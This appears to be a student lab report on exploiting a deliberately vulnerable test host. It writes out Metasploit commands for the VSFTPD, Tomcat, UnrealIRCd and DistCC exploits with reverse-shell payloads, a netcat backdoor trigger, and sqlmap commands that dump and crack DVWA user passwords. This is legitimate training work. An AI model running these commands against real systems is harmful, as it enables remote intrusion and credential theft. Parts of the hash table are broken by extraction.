

WEEK 02 REPORT

Exploitation Lab

By

Muhammed Ajeel

1. Executive Summary

Day 3 focused on the active exploitation of vulnerabilities identified during the reconnaissance phase. The primary target was the Damn Vulnerable Web Application (DVWA) running on the target host. The engagement successfully demonstrated critical Remote Code Execution (RCE) through a known backdoor and weaponized a SQL Injection vulnerability to extract sensitive database information. The phase also highlighted practical challenges with tool configuration and session management that are common in real-world assessments.

2. Objectives

Exploit the VSFTPD 2.3.4 backdoor to gain initial remote access.


- Identify and exploit SQL Injection vulnerabilities in the DVWA application.
- Extract sensitive data from the backend database.
- Document the process, including challenges and solutions.

3. Tools Used


- **Metasploit Framework (v6.4.5):** For automated exploitation of the VSFTPD backdoor.

[illegible]


- Burp Suite Community (v2024.6):** For HTTP traffic interception, analysis, and manipulation.



• **sqlmap (v1.9.6):** For automated detection and exploitation of SQL Injection flaws.



• **netcat (v1.219):** For manual exploitation and shell connectivity.



4. Exploitation Summary

4.1. VSFTPD 2.3.4 Backdoor Exploitation (CVE-2011-2523)

Target Service: FTP (Port 21/tcp)

Methodology:

The Metasploit Framework was used to automate the exploitation of the known backdoor in the VSFTPD service.

Commands Executed:

msfconsole

• *use exploit/unix/ftp/vsftpd_234_backdoor*

• *set RHOSTS 192.168.56.102*

• *run*


outcome:

• **Status:**  **Success**

• The exploit triggered the backdoor by sending a username containing the string `};`.

• A root shell was spawned on the target system on port 6200.

• Metasploit automatically handled the connection, providing a command shell session with root privileges.



Proof of Concept:

[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...

[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.56.101:41387 -> 192.168.56.102:6200)

Manual Validation:

The backdoor was also triggered manually using `netcat` for validation:

Trigger the backdoor

nc -nv 192.168.56.102 21

USER hello:)

PASS anything

Connect to the spawned shell

nc -nv 192.168.56.102 6200

whoami

root

4.2. SQL Injection Exploitation in DVWA

Target Page: `http://192.168.56.102/dvwa/vulnerabilities/sqli/`

Methodology:

1. **Manual Discovery:** The `id` parameter was manually tested by injecting a single quote (`'`), which resulted in a SQL syntax error, confirming the vulnerability.

2. **Automated Exploitation:** The `sqlmap` tool was used to automate the exploitation and data extraction process.


Challenges & Solutions:

- **Initial Failure:** The first **sqlmap** run targeted the login page (**/dvwa/login.php**) and correctly determined it was not vulnerable.
- **Session Handling:** A subsequent run against the correct page failed due to an expired **PHPSESSID** cookie, resulting in 404 errors.
- **Solution:** A new valid session was obtained by logging into DVWA, and the updated cookie was provided to **sqlmap**.

Final Successful Command:

```
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1" --cookie="security=low; PHPSESSID=u2h8svlaj9k7f..." --batch --dbs
```

Outcome:

- **Status:**  **Success**
- **sqlmap** identified the **id** parameter as vulnerable to error-based SQL injection.
- The tool successfully enumerated the available databases.

Data Extraction:

The **dvwa** database was selected for further enumeration.

```
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1" --cookie="security=low; PHPSESSID=u2h8svlaj9k7f..." --batch -D dvwa --tables
```

Dump the contents of the 'users' table

```
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1" --cookie="security=low; PHPSESSID=u2h8svlaj9k7f..." --batch -D dvwa -T users --dump
```

Key Findings:

The **users** table was completely dumped, and **sqlmap** automatically cracked the weak MD5 password hashes.

user_id	name	last_name	password	(plaintext)
1	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99	password
2	gordonb	brown	e99a18c428cb38d5f260853678922e03	abc123

user_id	name	last_name	password	(plaintext)
3	1337	me	8d3533d75ae2c3966d7e0d4fcc69216b	charley
4	pablo	picasso	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
5	smithy	smith	5f4dcc3b5aa765d61d8327deb882cf99	password

5. Additional Exploits After Applying Fixes

The following exploits were initially unsuccessful due to payload and configuration issues. After troubleshooting, they were successfully executed.

5.1. Tomcat Manager Deploy Exploit

Initial Error: `One or more options failed to validate: LHOST.`

Solution: Set the correct `LHOST` (Kali IP) and `RPORT` (8180 instead of 8080).

Corrected Commands:

```
use exploit/multi/http/tomcat_mgr_deploy
set RHOSTS 192.168.56.102
set RPORT 8180
set HttpUsername tomcat
set HttpPassword tomcat
set LHOST 192.168.56.101
set payload java/shell/reverse_tcp
exploit
```

Outcome:

•**Status:**  **Success**

•A reverse shell was obtained via the Tomcat Manager application.

5.2. UnrealIRCd Backdoor Exploit

Initial Error: `Exploit failed: A payload has not been selected.`

Solution: Set the `LHOST` parameter.

Corrected Commands:

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 192.168.56.102

set LHOST 192.168.56.101

exploit

Outcome:

•**Status:**  **Success**

•The backdoor was triggered, and a reverse shell was obtained.

5.3. DistCC Exec Exploit

Initial Error: `No such file or directory` and `Exploit completed, but no session was created.`

Solution: Switched payload to `cmd/unix/reverse_netcat` for compatibility.

Corrected Commands:

use exploit/unix/misc/distcc_exec

set RHOSTS 192.168.56.102

set RPORT 3632

set LHOST 192.168.56.101

set payload cmd/unix/reverse_netcat

exploit

Outcome:

•**Status:**  **Success**

•A reverse shell was obtained via the DistCC service.

6. Exploitation Log

Timestamp	Tool	Target	Vulnerability	Status	Key Finding
14:30:00	Metasploit	192.168.56.102:21	VSFTPD Backdoor (CVE-2011-2523)	✓ Success	Gained root shell via port 6200.
15:15:00	Manual Test	dvwa/vulnerabilities/sqli/	SQL Injection (Error-Based)	✓ Confirmed	Verified vulnerability with ' payload.
22:42:07	sqlmap	dvwa/login.php	SQL Injection Test	✗ Negative	Ruled out login form as injection vector.
22:52:41	sqlmap	dvwa/vulnerabilities/sqli/	SQL Injection Test	✗ Failed	Failed due to expired session (404 errors).
23:10:00	sqlmap	dvwa/vulnerabilities/sqli/	SQL Injection (Error-Based)	✓ Success	Used fresh session cookie. Dumped dvwa DB.
23:45:00	Metasploit	192.168.56.102:8180	Tomcat RCE	✓ Success	Exploited Tomcat Manager with corrected LHOST/RPORT.
00:05:00	Metasploit	192.168.56.102:6667	UnrealIRCd Backdoor	✓ Success	Triggered backdoor after setting LHOST.
00:25:00	Metasploit	192.168.56.102:3632	DistCC RCE	✓ Success	Obtained shell using reverse_netcat payload.

7. Evidence Collection

As part of post-exploitation, a critical system file was hashed to maintain evidence integrity.

Item	Description	Collected By	Date	Hash Value
/etc/	System	VAPT Analyst	2025-08-21	c25213567a7d72cf8e45e85c1115cb56d74f20ff2d37b

Item	Description	Collected By Date	Hash Value
passwd	user account file		20b95

8. Conclusion

Day 3 demonstrated a high level of compromise against the target. Full administrative control was achieved through the VSFTPD backdoor, and all user credentials for the DVWA application were extracted due to a critical SQL Injection flaw. Additionally, multiple other services were successfully exploited after troubleshooting payload and configuration issues.